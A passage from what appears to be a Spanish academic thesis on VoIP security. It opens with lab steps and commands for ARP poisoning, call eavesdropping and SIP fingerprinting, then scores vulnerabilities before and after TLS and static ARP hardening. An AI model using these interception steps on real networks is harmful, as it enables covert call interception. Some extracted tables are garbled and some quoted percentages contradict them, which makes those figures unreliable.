HACKER (Backtrack)	190.131.18.207	255.255.255.0	00:0c:29:e7:7a:2b
1 VICTIMA (Windows Xp)	190.131.18.210	255.255.255.0	00:0C:29:20:D6:09
2 VICTIMA (Windows Xp)	190.131.18.211	255.255.255.0	00:0C:29:84:1D:41

- 2.- Escribir en un shell de la consola de Backtrack el siguiente comando: arpspoof –t "esto hace que le envíe replis falsos a las víctimas" indicándoles nuestra MAC-ADDRRESS a cada una de ellas.
- 3.- En otro shell escribimos el siguiente comando:

echo 1 > /proc/sys/net/ipv4/ip\_forward el cual modifica una variable de entorno del Kernel de Linux que permite al Backtrack reenviar los paquetes que recibe de las víctimas.

- 4. Verificamos el envenenamiento de las cache ARP
- **5.-** En este momento se encuentran envenenadas las tablas arp de las víctimas y de este modo podemos re direccionar cualquier paquete que sea transmitido por la red,

\_

<sup>&</sup>lt;sup>11</sup> http://losindestructibles.wordpress.com/2011/04/15/572/

es decir, la información que viaja desde una máquina a otra primero llega a nuestra maquina (hacker) y luego llega a su destino y viceversa.

### 3.9.4.2 PASOS PARA HACER EAVESDROPING

Eavesdroping es un ataque que requiere un sniffer para poder capturar tráfico y poder analizar los paquetes. En este caso se emplea Wireshark quien además reproducirá la conversación capturada.

- Escanear la intranet utilizando smap, y técnicas de enumeración para poder verificar las direcciones IP y servicios dentro de la red.
- Una vez identificado al servidor PBX y a un cliente que será la víctima para suplantar su identidad se crea una instancia de hombre en el medio con la IP de la víctima.
- Emplear el sniffer para capturar paquetes RTP que son quienes contienen los datos de voz.
- 4. Capturar el tráfico y reproducirlo.

#### 3.9.4.3 PASOS PARA HACER FINGERPRINTING

Fingerprinting es una búsqueda de información importante para poder generar el plan de ataque.

## Se emplea:

↓ root@bt:/pentest/voip/smap# ./smap 192.168.1.0/24 Escanea la red en búsqueda de dispositivos SIP disponibles en base a ICMP. ♣ root@bt:/pentest/voip/smap# ./smap 192.168.1.0/24 –O escanea la red en
búsqueda de dispositivos SIP de una manera profunda tomando en cuenta la
base de dato almacenada fingerprint.db

# **CAPÍTULO IV**

# **RESULTADOS Y DISCUSIÓN**

La seguridad es un factor importante dentro de una empresa, comprometiendo a su personal informático en la tarea de análisis y aseguramiento de la red en todo su ámbito.

Se realizó un análisis previo donde se evidencia que al momento que se instala una intranet para emplear la tecnología de VoIP en su capa de aplicación posee un nivel alto de vulnerabilidad, el cual está detallado en el Anexo I, Su validez radica en el análisis teórico previo y de la realización de cuatro tomas de muestra, donde se notó que siempre se daba el ataque y el tiempo no era un parámetro importante para ser medido, ya que muy a pesar de las seguridades el efecto siempre resultaba 1 (ataque efectuado) o 0 (ataque no efectuado). Entonces se sintetizó el ataque a qué principio de seguridad se vulnera. Este capítulo indicará los resultados adquiridos a través de la investigación realizada, obteniendo conclusiones que aporten con la solución de

aquellas debilidades encontradas en la capa de aplicación en una transmisión de VoIP.

Además se manejará conceptos básicos de seguridad medibles en forma cualitativa, ya que no existe una técnica que permita representar la seguridad a través de números.

## 4.1 ANÁLISIS DE RESULTADOS

El análisis de los resultados se lo realizará en función de los indicadores e índices señalados en el capítulo III, estableciendo medidas cualitativas, ya que la seguridad por ser una característica descriptiva, no se la puede expresar por parámetros numéricos.

A continuación se enfocará un análisis de la variable independiente y dependiente para concluir con una comparativa de un escenario de prueba por default y uno que incorpora la metodología planteada.

# 4.1.1 ANÁLISIS DE LA VARIABLE INDEPENDIENTE

La variable independiente describe la aplicación de una metodología de seguridad en una red VoIP, donde se analizarán los siguientes Indicadores:

- 1. Seguridad en Protocolos
- 2. Seguridad en Dispositivos

## 3. Seguridad del Entorno

Al tratarse de datos que se identifican de forma cualitativa es necesario emplear una equivalencia que será dada en función del impacto que de la metodología en base a los principios de seguridad que son: Confidencialidad, Disponibilidad, Autenticación e Integridad en la transmisión de VoIP. A continuación se describe la escala de la valoración cualitativa a cuantitativa.

**Tabla IV. 1.-** Escala cuantitativa. Variable Independiente

CALIFICACIÓN	ABREVIATURA	VALORACIÓN (0-4)	PORCENTAJE (0-100)
Nada adecuado	NA	0	0%
Inadecuado	IN	1	25%
Poco Adecuado	PA	2	50%
Adecuado	AD	3	75%
Muy adecuado	MA	4	100%

## INDICADOR: Seguridad en Protocolos.

Los protocolos afectados dentro de un ataque, son SIP y RTP, ya que el uno se encarga de inicio de sesión y el otro de la transmisión de datos (audio, video). Por tanto se debe verificar si a través de la alternativa planteada se produce o no el cifrado de los datos y se evita identificar a los usuarios registrados y activos de la red VoIP. Cabe señalar que la solución dada es aplicar TLS sobre SIP, el mismo que permite que los datos transmitidos en una conversación pasen encriptados.

**Tabla IV. 2.-** Análisis del Indicador de Seguridad en Protocolos. Pesos 0-4

		PRINCIPIOS DE SEGURIDAD			
INDICADOR	INDICE	CF	DP	AT	IT
Seguridad en Protocolos	Cifrado de paquetes	4	1	3	3
	Autenticación SIP	2	1	3	1
PROMEDIO		3,00	1,00	3,00	2,00

## CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 3.- Análisis del Indicador de Seguridad en Protocolos. Valor porcentual

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
Seguridad en Protocolos	Cifrado de paquetes	100	25	75	75
	Autenticación SIP	75	25	75	25
PROMEDIO		87,5%	25%	75%	50%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 1.-Análisis Índice de Seguridad en Protocolos

Realizado Por: Ing. Germania R. Veloz R.

**INTERPRETACIÓN:** Como se puede notar el mayor nivel de seguridad que brinda la metodología está en la confidencialidad 87,5%. Al incorporar TLS, la información se transmite encriptada, sin la opción de poder escuchar o reproducir la conversación La autenticación 75%, disponibilidad 25% e integridad 50%, señalando que a pesar que la confidencialidad es importante, la metodología influye en los otros parámetros de seguridad en una medida más reflexiva.

# **↓** INDICADOR: Seguridad en dispositivos

La seguridad en dispositivos es aquella que va a disponer los equipos VoIP, la central telefónica y los teléfonos, este indicador representará el uso de manejo de certificados digitales creado a través de Open SSL, que permitirá crear un certificado digital con validez de 2 años y que emplea RSA 2048, se recomienda este período de tiempo en razón a la dificultad en romper la seguridad del certificado.

**Tabla IV. 4.-** Análisis del Indicador de Seguridad en Dispositivos Pesos 0-4

		PRINCIPIOS DE SEGURIDAD			
INDICADOR	INDICE	CF	DP	AT	IT
	Manejo de Certificados	4	1	4	1
Seguridad en Dispositivos	Manejo ARP estático	4	4	4	4
PROMEDIO		4,00	2,50	4,00	2,50
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 5.- Análisis del Indicador de Seguridad en Dispositivos Valor Porcentual

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD				
		CF	DP	AT	IT	
Seguridad en	Manejo de Certificados	100	25	100	25	
Dispositivos	Manejo ARP estático	100	100	100	100	
PROMEDIO	100%	62,50%	100%	62,50%		
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad						

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 2.- Análisis Índice de Seguridad en Dispositivos

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Al colocar certificados digitales en los dispositivos VoIP, permite establecer un cifrado tanto de los datos como de la señalización enviando paquetes UDP, y no los RTP, que pueden ser capturados. En este caso podemos establecer que la Confidencialidad 100% y la autenticación 100%, son los principios que se ven mejorados con la metodología planteada. Además el manejo de ARP estático ayuda a que no se realice suplantación de identidad posibilitando que los equipos chequeen si el usuario que solicita la llamada es aquel que posee la IP y MAC correctos.

## INDICADOR: Seguridad en el entorno

Son las políticas y acuerdos que el administrador llega a establecer con los usuarios en cuanto al manejo de las claves, concientizando a la gente en que la seguridad es necesaria para el correcto funcionamiento de las tareas. Además involucra aquellas

actividades que se deben tener en cuenta en los dispositivos de red, como: uso de aplicaciones antivirus y actualizaciones en las aplicaciones.

**Tabla IV. 6.-** Análisis del Indicador de Seguridad en el Entorno. Pesos 0-4

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
	Asignación de Claves	2	1	4	1
Seguridad del Entorno	Política de Seguridad	3	1	3	0
PROMEDIO		2,50	1	3,5	0.5
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					

Realizado Por: Ing. Germania R. Veloz R.

Igual que en las tablas anteriores se seguirá evaluando según la tabla IV.1, donde se identificará el nivel de vulnerabilidad de cada uno de sus principios.

Tabla IV. 7.- Análisis del Indicador de Seguridad en el Entorno. Valor Porcentual

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD				
		CF	DP	AT	IT	
	Asignación de Claves	50	25	100	25	
Seguridad del Entorno	Política de Seguridad	75	25	75	0	
PROMEDIO		62,5%	25%	87,5%	25%	
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad						

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 3.- Análisis Índice de Seguridad en el entorno

Realizado Por: Ing. Germania R. Veloz R.

**INTERPRETACIÓN**: Al colocar políticas de seguridad, consideradas en la metodología se consigue los siguiente niveles en la confidencialidad 62,5%, autenticación 87,5% y la disponibilidad e integridad con el 25%, en vista que en este caso la Confidencialidad está ligada con el acceso o autenticación.

Tabla IV. 8.- Análisis General de la Variable Independiente. Valoración Cualitativa

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD				
		CF	DP	AT	IT	
Seguridad en Protocolos	Cifrado de paquetes	MA	IN	AD	AD	
	Autenticación SIP	AD	IN	AD	IN	
	Manejo de Certificados	MA	IN	MA	IN	
Seguridad en Dispositivos	Manejo ARP estático	MA	MA	MA	MA	
	Asignación de Claves	PA	IN	MA	IN	
Seguridad del Entorno	Políticas de Seguridad	AD	IN	AD	NA	
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad						

Realizado Por: Ing. Germania R. Veloz R.

**Tabla IV. 9.-** Análisis General de la Variable Independiente. Valoración Cuantitativa por pesos de 0-4

		PRI	NCIPIOS D	E SEGURII	DAD
INDICADOR	INDICE	CF	DP	AT	IT
Seguridad en	Cifrado de paquetes	4	1	3	3
Protocolos	Autenticación SIP	3	1	3	1
Seguridad en	Manejo de Certificados	4	1	4	1
Dispositivos	Manejo ARP estático	4	4	4	2
Seguridad del	Asignación de Claves	2	1	4	1
Entorno	Política de Seguridad	3	1	3	0
PROMEDIO		3,33	1,50	3,17	1,33
PORCENTAJE		79,17%	37,50%	79,17%	33,33%
CF: Confide	ncialidad DP: Disponibilio	dad AT: Aut	enticación	IT: Integric	lad

**INTERPRETACIÓN:** La tabla IV.9, señala de forma general cómo la metodología ayuda a reducir las vulnerabilidades en la confidencialidad 79,17%, la autenticación 79,17%, la disponibilidad 37,5% e Integridad 33,33%, dado que como alternativas de solución se usa cifrado en la transmisión de paquetes, impidiendo escuchas y evitando se realice ataques de hombre en el medio al manejar una identificación previa del usuario solicitante.

**Tabla IV. 10.-** Análisis General de la Variable Independiente. Valoración Cuantitativa Porcentual

INDICADOR	INDICE	PRINC	IPIOS D	E SEGUF	RIDAD
INDICADOR	INDICE	CF	DP	AT	IT
Seguridad en Protocolos	Cifrado de paquetes	100	25	75	75
	Autenticación SIP	50	25	25	25
Seguridad en	Manejo de Certificados	100	25	100	25
Dispositivos	Manejo ARP estático	100	100	100	50
	Asignación de Claves	50	25	100	25
Seguridad del Entorno	Políticas de Seguridad	75	25	75	0
PROMEDIO		79,17 %	37,50 %	79,17 %	33,33 %
CF: Confidencialidad	d DP: Disponibilidad AT:	Autentica	ción IT:	Integrida	ıd

INTERPRETACIÓN: Una vez establecidos los índices que marcan la identificación de la metodología empleada, podemos darnos cuenta que el nivel de seguridad para una intranet es adecuada ya que los valores marcados en la Confidencialidad es del 79,17%, quiere decir que se evita significativamente la vulnerabilidad de confiabilidad dentro de una transmisión VoIP, otros puntos dentro de la seguridad están la Disponibilidad con el 37,50%, Autenticación con el 79,173% y la integridad a un 33,33%.




Figura IV. 4.- Análisis General Indicadores de Metodología Aplicada

Realizado Por: Ing. Germania R. Veloz R.

### 4.1.2 ANÁLISIS DE LA VARIABLE DEPENDIENTE

La variable dependiente está asignada a la reducción de las vulnerabilidades en la capa de aplicación. Por lo cual, se establece los indicadores en base a una clasificación de los ataques como son:

Enumeración

- Eavesdroping
- Denegación de Servicio
- Man in middle

Tabla IV. 11.- Análisis de Vulnerabilidades según Ataques. Escenario sin Metodología

		PRIN	CIPIO DE	SEGUR	IDAD
INDICADOR	INDICE	CF	DP	AT	IT
	UAC sniffing IP address	1	0	1	0
Enumeración	UAC name sniffing	1	0	1	0
Enumeración	SIP URIs sniffing	1	0	1	0
	UAS sniffing IP address	1	0	1	0
	ARP spoofing	1	0	1	0
Eavesdroping	Intercepción de mensajes de señalización	1	0	0	1
	Captura de flujos de audio	1	0	0	1
	Saturación de dispositivos VoIP	0	1	1	0
Denegación de Servicio	Mensajes malformados	0	1	0	1
Colviolo	Inundaciones de mensajes SIP	0	1	1	0
	Intercambio de mensajes SIP	1	1	1	1
Hombre en el medio	Envenenamiento ARP	1	1	1	1
modio	Cambio de asociación direcciones MAC-IP	1	1	1	1
TOTAL		10	6	10	6
PROMEDIO		76,92%	46,15%	76,92%	46,15%
CF: Confider	ncialidad DP: Disponibilidad	AT: Aute	nticación	IT: Integi	ridad

**INTERPRETACIÓN:** La tabla IV.11, muestra un análisis de los principales ataques que se disponen y como afecta a los principios de seguridad vistos. Para el caso se da un valor de 1 a aquella característica que afecta y 0 a la que no. Posteriormente se suma por principio de seguridad, obteniendo que la Confidencialidad 76,92% y la Autenticación 53,85%, son los principios más afectados en la transmisión de VoIP. La Integridad 23,08% es la menos afectada, ya que por lo regular no se cambia los datos

enviados por tratarse de audio y no evidencia un daño grave a los datos, la Disponibilidad en cambio está ligada al ataque de Denegación de Servicio que evita el correcto uso de la red VoIP. Obteniendo un valor de 46,15% de inseguridad.

Para el análisis de cada indicador de la variable dependiente se debe emplear una escala de cuantificación ya que como se mencionó anteriormente al hablar de seguridad se indica si se da o no, pero no establece valores medibles, por lo cual se debe dar un peso que ayude a su análisis.

Tabla IV. 12.- Escala cuantitativa. Nivel de Vulnerabilidad Variable Dependiente

CALIFICACIÓN	ABREVIATURA	VALORACIÓN (0-4)	PORCENTAJE (0-100)
Muy bajo	MB	0	0%
Bajo	В	1	25%
Medio	M	2	50%
Alto	Α	3	75%
Muy Alto	MA	4	100%

### INDICADOR: Ataques de Enumeración

Un ataque de enumeración tiene como principal objetivo realizar un escáner de la información de la red, en este caso VoIP. Por lo que se puede listar todos los detalles que la componen: PBX incorporada, extensiones, software de la telefonía IP, puertos abiertos, etc.

Dentro de los ataques que se encuentran en la categoría están Fingerprinting, Floodprinting, Hijacking.

**Tabla IV. 13.-** Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario sin Metodología Pesos 0-4

		PRINCIPIO DE	SEGURIDAD	
INDICE	CF	DP	AT	IT

	M B	В	М	Α	M A	M B	В	М	Α	M A	M B	В	М	Α	M A	M B	В	М	Α	M A
UAC					4	0														
sniffing IP																				
address															4	0				
UAC name						0														
sniffing				3									2			0				
SIP URIs					4	0														
sniffing													2			0				
UAS					4	0														
sniffing IP																				
address															4	0				
TOTAL			15					0					12					0		
PROMEDI																				
0	3,75 0,00						3,00						0,00							
CF: C	onfid	enc	iali	dac	d DP	: Dis	poi	nibi	lida	d AT	: Aut	ent	ica	ció	n IT	: Inte	egri	idad	t	

**Tabla IV. 14.-** Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario sin Metodología. Porcentual

		PRINCIPIO DE SEGURIDAD																		
INDICE			CF	•		DP					AT					IT				
	MB	В	М	Α	MA	MB	В	М	Α	MA	MB	В	М	Α	MA	MB	В	М	Α	MA
UAC sniffing IP					100	0														
address															100	0				
UAC name sniffing				75		0							50			0				
SIP URIS sniffing					100	0							50			0				
UAS sniffing IP address					100	0									100	0				
TOTAL		•	37	5				0	•				300					0		
PROMEDIO		9	3,7	5%			0	,00	%			7	5,00	%			0	,00	%	
CF: C	onfid	enc	iali	dad	DP:	Dispo	onil	oilic	lad	AT: A	Auten	tica	ació	า	IT: Int	egric	lad			




Figura IV. 5.- Ataques de Enumeración sin Metodología

Para el presente análisis se considera una puntuación de 0-4 equivalente a 0 si el nivel de vulnerabilidad es muy bajo o 100 si el nivel de vulnerabilidad es muy alto, según la tabla IV.12, donde se puede identificar que:

% nivel Vulnerabilidad/principio= (MB+B+M+A+MA)/4

% nivel Vulnerabilidad/principio =(375)/4

% nivel Vulnerabilidad/principio (CF)=93,75%

**Tabla IV. 15.-** Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario con Metodología Pesos 0-4

		PRINCIPIO DE	SEGURIDAD	
INDICE	CF	DP	AT	IT

	MB	В	М	Α	MA	МВ	В	М	Α	MA	МВ	В	М	Α	MA	МВ	В	М	Α	MA
UAC sniffing IP address				3		0							2			0				
UAC name sniffing		1				0							2			0				
SIP URIs sniffing				3		0							2			0				Ì
UAS sniffing IP						0														
address				3									2			0				
TOTAL			10					0					8					0		
PROMEDIO		2	2,50	)			(	0,00	)			2	2,00	)			(	0,00	)	
CF: Conf	idenc	iali	dad	ı D	.P. Di	snon	ihili	idad	1 Δ	Γ· Διι	tentic	aci	ón	IП	· Inte	arida	hd			

**Tabla IV. 16.-** Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario con Metodología. Porcentual

		PRINCIPIO DE SEGURIDAD																		
INDICE	CF					DP					AT					IT				
	M B	В	М	Α	M	M B	В	М	Α	M	M B	В	М	Α	M	M B	В	М	Α	M A
UAC sniffing IP address				7 5		0							5 0			0				
UAC name sniffing		2 5				0							5 0			0				
SIP URIS sniffing				7 5		0							5 0			0				
UAS sniffing IP address				7 5		0							5 0			0				
TOTAL			250	)				0	'			,	200	'			,	0		
PROMEDI O	Confi		2,50					,00°					),00			Integ		,00°	%	

Realizado Por: Ing. Germania R. Veloz R.

**INTERPRETACIÓN:** Se observa que la confidencialidad se ve afectada a un 62,5%, es decir, al implementar la metodología planteada en el punto 4.3 se puede reducir los ataques de enumeración o escaneo de información de las extensiones, direcciones IP de clientes VoIP.




Figura IV. 6.- Ataques de Enumeración con Metodología

**Tabla IV. 17.-** Análisis Comparativo de la vulnerabilidad de Enumeración. Pesos 0-4

PRINCIPIO DE SEGURIDAD													
INDICE	CF	DP	AT	IT									
Enumeración sin Metodología(A)	3,75	0	3	0									
Enumeración con Metodología(B)	2,5	0	2	0									
Reducción Pesos(A-B)	1,25	0,00	1,00	0,00									
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad													

Tabla IV. 18.- Análisis Comparativo de la vulnerabilidad de Enumeración. Porcentual

	PRINCIPIO DE SEGURIDAD											
INDICE	CF	DP	AT	IT								
Enumeración sin Metodología(A)	93,75%	0,00%	75,00%	0,00%								
Enumeración con Metodología(B)	62,50%	0,00%	50,00%	0,00%								
Reducción(A-B)	31,25%	0,00%	25,00%	0,00%								

CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 7.- Reducción de Enumeración con Metodología

Realizado Por: Ing. Germania R. Veloz R.

**INTERPRETACIÓN:** Para poder establecer si existe reducción en cuanto a la vulnerabilidad de enumeración se resta el porcentaje sin metodología del que se aplicó metodología obteniendo que reduzca el nivel de inseguridad en la confidencialidad en un 31,25% y la autenticación en un 25%.

INDICADOR: Eavesdroping

El eavesdroping es un ataque que se encarga de afectar la confidencialidad de las comunicaciones, previamente realizando un ataque hombre en el medio que intercepta una dirección IP, la suplanta y la emplea para poder obtener los datos de audio.

**Tabla IV. 19.-** Análisis de Vulnerabilidades-Eavesdroping según Ataques. Escenario sin Metodología. Pesos 0-4

						ı	PRI	NC	IPI	O DE	SE	GU	RID	)AC	)					
INDICE			CF					DP					ΑT					IT		
	M B	В	М	Α	M A	M B	В	М	Α	M A	M B	В	М	Α	M A	M B	В	М	Α	M A
ARP spoofing					4	0								3		0				
Intercepció n de					4	0														
mensajes de																				
señalizació n											0						1			
Captura de flujos de					4	0														
audio											0						1			
TOTAL			12					0					3					2		
PROMEDI																				
0		4	4,00	)				0,00	)				),75	5			(	0,67	7	
CF: C	onfid	end	ciali	dac	DF	: Dis	poi	nibi	lida	d AT	: Aut	ent	ica	ciói	n IT	: Inte	gri	dac	1	

Realizado Por: Ing. Germania R. Veloz R.

**INTERPRETACIÓN:** Según la tabla IV.19, la confidencialidad es el parámetro de seguridad que se ve seriamente afectado en un nivel de 4 que es muy alto. Si el eavesdroping desea conocer la llamada en sí, es el ataque más evidente que se tiene en la capa de aplicación.

**Tabla IV. 20.-** Análisis de Vulnerabilidades-Eavesdroping según Ataques. Escenario sin Metodología. Porcentual

							PF	RIN	CIF	O Ol	E SE	GL	JRII	DAD						
INDICE			CF	1				DP					ΑT	•				IT		
	MB	В	M	Α	MA	MB	В	M	Α	MA	MB	В	М	Α	MA	MB	В	М	Α	MA
ARP spoofing					100	0					0			75		0				

CF: Con	fidencialid	lad DP:	Dispo	nibilid	ad AT:	Aute	entica	ación	IT: Inte	arida	d
PROMEDIO	MEDIO 100,00%			0,00%			25,0	0%		16,67	<b>7</b> %
TOTAL	300	0		0			75	j		50	ı
Captura de flujos de audio		100	0			0				25	
Intercepción de mensajes de señalización		100	0			0				25	




Figura IV. 8.- Ataques de Eavesdroping sin Metodología

Realizado Por: Ing. Germania R. Veloz R.

**INTERPRETACIÓN**: Se identifica que la Confidencialidad con el 100% es la vulnerabilidad que explota este ataque, sin duda, la autenticación también es afectada por el hecho de tener que identificar y suplantar la identidad, No ataca a la disponibilidad pero a la Autenticación lo hace con un 25% y la integridad de la información en un 16,67%, en el caso de que se incorpore audio en la transmisión de voz.

**Tabla IV. 21.-** Análisis de Vulnerabilidades-Eavesdroping según Ataques. Escenario con Metodología Pesos 0-4

						F	PRI	NC	IPI	O DE	SE	GU	RID	AC	)					
INDICE			CF					DP					ΑT					IT		
	M B	В	М	Α	M A	M B	В	М	Α	M A	M B	В	М	Α	M A	M B	В	М	Α	M A
ARP spoofing		1				0						1				0				
Intercepció n de mensajes de						0														
señalizació n	0										0					0				
Captura de flujos de audio		1				0					0						1			
TOTAL			2					0					1					1		
PROMEDI O		(	0,67	7			(	0,00	)			(	0,00	)			(	0,00	)	
CF: Co	onfide	enc	iali	dac	I DP	: Dis				d AT	: Aut	ent	ica	ció	n IT	Γ: Inte	gri	idad	t	

**Tabla IV. 22.-** Análisis de Vulnerabilidades-Eavesdroping según Ataques. Escenario con Metodología. Porcentual

							PR	INC	CIP	IO DI	E SE	GUF	RID	AD						
INDICE		(	CF					DP	1				ΑT					IT		
	MB	В	M	Α	MA	МВ	В	М	Α	MA	МВ	В	М	Α	MA	МВ	В	М	Α	MA
ARP spoofing		25				0					0	25				0				
Intercepción de mensajes de señalización	0					0					0					0				

Captura de flujos de audio	25	0	0	0 25
TOTAL	50	0	25	25
PROMEDIO	16,67%	0,00%	8,33%	8,33%
CF: Co	nfidencialidad DP:	Disponibilidad AT:	Autenticación IT: I	ntegridad




Figura IV. 9. Ataques de Eavesdroping con Metodología

Realizado Por: Ing. Germania R. Veloz R.

**INTERPRETACIÓN**: Se evidencia que se reduce el porcentaje de inseguridad del eavesdroping, permitiendo establecer que el uso de SSL y TLS son de mucha importancia para encriptar las conversaciones telefónicas.

**Tabla IV. 23.-** Análisis Comparativo de la vulnerabilidad de Eavesdroping . Pesos(0-4)

	PF	RINCIPIO DE	E SEGURIDA	<b>AD</b>
INDICE	CF	DP	AT	IT
Eavesdroping sin Metodología(A)	4	0	0,75	0,67
Eavesdroping con Metodología(B)	0,67	0	0	0
Reducción (A-B)	3,33	0,00	0,75	0,67
CF: Confidencialidad DP: Dispo	onibilidad AT	: Autenticac	ión IT: Inte	gridad

Tabla IV. 24.- Análisis Comparativo de la vulnerabilidad de Eavesdroping. Porcentual

	PR	INCIPIO DE	SEGURIDA	\D
INDICE	CF	DP	AT	IT
Eavesdroping sin Metodología(A)	100,00%	0,00%	25,00%	16,67%
Eavesdroping con Metodología(B)	16,67%	0,00%	8,33%	8,33%
Reducción(A-B)	83,33%	0,00%	16,67%	8,34%
CF: Confidencialidad DP: Disponibi	lidad AT: Aut	enticación	IT: Integrida	d




Figura IV. 10.- Reducción de Eavesdroping con Metodología

Realizado Por: Ing. Germania R. Veloz R.

